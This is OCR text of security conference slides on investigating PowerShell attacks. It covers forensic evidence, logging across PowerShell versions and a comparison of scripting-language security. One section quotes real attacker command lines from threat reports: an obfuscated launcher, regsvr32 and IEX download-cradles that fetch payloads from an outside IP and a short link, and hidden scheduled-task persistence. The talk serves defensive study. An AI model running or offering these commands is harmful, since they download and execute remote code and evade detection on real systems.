
(Re)Investigating PowerShell Attacks

BruCON 0x0A Retro Talks

Matt Hastings, Ryan Kazanciyan

pwc → MANDIANT® → TANIUM™


“Investigating PowerShell Attacks”, 2014



“Desired State: Compromised”, 2015


Revisiting **Investigating PowerShell Attacks**

Our original research



Evidence in Memory

Memory footprint: PowerShell remoting



WinRM service memory on target host after Invoke-Mimikatz.ps1 executed remotely

Logging

Logging in PowerShell 2.0

- PowerShell and WinRM logs
  - Start and finish of console sessions
  - Start and finish of remoting sessions (with user)
- PowerShell Analytic logs
  - Names of executed scripts and cmdlets
  - Encoded input and output of remoting sessions
  - Disabled; too verbose for ongoing usage
- AppLocker
  - Captures user and script path
  - Must create script rules in audit or enforce mode
- Transcription logging
  - Enabled on a per-profile basis
  - Do not log remoting activity

Example: PS Analytic logs (v2)

PowerShell Analytic

EID 32850: Request 7873936. Creating a server remote session. UserName: CORP\JohnD


Who connected via remoting

EID 32867: Received remoting fragment […] Payload Length: 752 Payload Data: 0x020000000200010064D64FA51E7C78418483DC[…]

EID 32868: Sent remoting fragment […] Payload Length: 202 Payload Data: 0xEFBBBF3C4F626A2052656649643D2230223E3[…]


Encoded contents of remoting I/O

Invoke-Command {Get-ChildItem C:\}




Module Logging in PS v3

3,905 events from one execution of Invoke-Mimikatz



Script Block logging in PS v4 to the rescue!



PowerShell versus other scripting languages

Engine	Event Logging	Transcription	Dynamic Evaluation Logging	Encrypted Logging	Application Whitelisting	Antimalware Integration	Local Sandboxing	Remote Sandboxing	Untrusted Input Tracking
Bash	No**	No*	No	No	Yes	No	No*	Yes	No
CMD / BAT	No	No	No	No	Yes	No	No	No	No
Jscript	No	No	No	No	Yes	Yes	No	No	No
LUA	No	No	No	No	No	No	No*	Yes	Yes
Perl	No	No	No	No	No	No	No*	Yes	Yes
PHP	No	No	No	No	No	No	No*	Yes	Yes
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No**
Python	No	No	No	No	No	No	No	No	No**
Ruby	No	No	No	No	No	No	No**	No**	Yes
sh	No**	No*	No	No	No	No	No*	Yes	No
T-SQL	Yes	Yes	Yes	No	No	No	No**	No**	No
VBScript	No	No	No	No	Yes	Yes	No	No	No
zsh	No**	No*	No	No	No	No	No*	Yes	No

* Feature exists, but cannot enforce by policy

** Experiments exist

https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/

PowerShell versus other scripting languages

Engine	Event Logging	Transcription	Dynamic Evaluation Logging
Bash	No**	No*	No
CMD / BAT	No	No	No
Jscript	No	No	No
LUA	No	No	No
Perl	No	No	No
PHP	No	No	No
PowerShell	Yes	Yes	Yes
Python	No	No	No
Ruby	No	No	No
sh	No**	No*	No
T-SQL	Yes	Yes	Yes
VBScript	No	No	No
zsh	No**	No*	No

* Feature exists, but cannot enforce by policy

** Experiments exist

PEP 551 -- Security transparency in runtime


PEP:	551
Title:	Security transparency in the Python runtime
Author:	Steve Dower <steve.dower at python.org>
Status:	Draft
Type:	Informational
Created:	23-Aug-2017
Python-Version:	3.7
Post-History:	24-Aug-2017 (security-sig), 1

PEP 578 -- Python Runtime Audit Hooks

PEP:	578
Title:	Python Runtime Audit Hooks
Author:	Steve Dower <steve.dower at python.org>
Status:	Draft
Type:	Standards Track
Created:	16-Jun-2018
Python-Version:	3.8
Post-History:	

PowerShell Attacks Today


PS attacks have been commoditized




Defense evasions are widely-available

```
Process Argument Tree of ObfuscatedCommand with current launcher:
cMD.exe   /C  "Set  HeD=^&("{2}{1}{0}"-f 'st','Ho','Write-') ("{21}{6}{26}{16}{22}{27}{19}{1}{0}{
{5}{11}{20}{24}{14}{8}{18}{25}{7}{3}{4}{17}{23}{29}{13}{28}{2}{9}" -f ' syntax wit','edCommand','
for',' Scrip','other',' can us','t ','s','cation.','ut an',' execut','ho',' in I','nts a','y ','
 ','od','ion argu','You','-e','k valu','me','inpu','e basic','nc Enc','nvo','e') -f ("{0}{1}"-f '
 &&SET   JvH=Echo $eXECutioncOntexT.InvokeCOmMand.invoKeSCriPt( ([eNvironMENt]::gETeNvIronmeNtVaR
,'prOCess'))) ^|  POWErSheLL -NONI -Nol  -NoprO     . ((Gv '*mDR*').NaMe[3,11,2]-jOiN'') ($INput)
  /C%jvh%"
|
\--> cMD.exe   /C%jvh%
     |
     \--> POWErSheLL -NONI -Nol  -NoprO     . ((Gv '*mDR*').NaMe[3,11,2]-jOiN'') ($INput)
```

https://github.com/danielbohannon/Invoke-Obfuscation



https://gist.github.com/cobbr



https://github.com/trustedsec/unicorn

Modern attacks <u>still</u> use old tricks

```
            sCMDLine = "schtasks /create /sc MINUTE /tn ""Windows Scheduled Maintenance"" /tr
""\""regsvr32.exe\"" /s /n /u /i:http://80.255.3.87:80/a/b/allp/10009.jpg scrobj.dll"" /mo 30"

' ... code snipped by Carr for easy viewing...
    tstr = tstr & "
<Arguments>vbscript:Execute(""CreateObject(""""WScript.Shell"""").Run""""powershell.exe -nop -w
hidden -c """""""""IEX ((new-object
net.webclient).downloadstring('http://80.255.3.87:80/a/g/10007.jpg'))""""""""""""", 0:code close"")
```

https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

```
SchTasks.exe /Create /SC MINUTE /TN "Update service for Oracle products1" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -noexit -File $HOME
```

https://www.fireeye.com/blog/threat-research/2018/02/cve-2017-10271-used-to-deliver-cryptominers.html

Modern attacks still use old tricks

```
/c "powershell.exe -nop -w hidden -exec bypass $2='-nop -w hidden -exec bypass -c "IEX (New-Object
System.Net.Webclient).DownloadString(''https://goo.gl/cpT1NW'')"';if([IntPtr]::Size -eq 8){$3 = $env:SystemRoot +
"\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $3 $2";}else{iex "& powershell $2";}"
```

https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-annex-b-final.pdf

Command line:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W
Hidden "$mon = ([WmiClass]
'root\default:System_Anti_Virus_Core').Properties['mon'].Value;$funs =
([WmiClass] 'root\default:System_Anti_Virus_Core').Properties['funs'].Value
;iex
([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($fu
ns)));Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($mon,
$mon, 'Void', 0, '', '')"
```

https://www.redcanary.com/blog/cryptomining-enabled-by-native-windows-tools/

4%

Percentage of malicious scripts sampled in 2018 that used any form of obfuscation

https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight

> *The number of computers where PowerShell commands were executed doubled from 734,262 in Q1 2018 to 1,451,449 in Q2 2018. In May 2018, we saw PowerShell scripts being executed on an average of 480,000 computers per day.*

https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight


Investigating .NET Attacks in 2020!

- Researchers moving beyond PowerShell
- Emerging offensive toolkits
- Fewer insights into .NET execution
- More to come later in this talk...

Auditing in PowerShell v6

PowerShell 6.0 changes

- Relies on .NET Core 6.0 runtime
- Open source
- Windows, macOS, Linux support
- New shell: **pwsh.exe**
- Installable side-by-side with PS v5



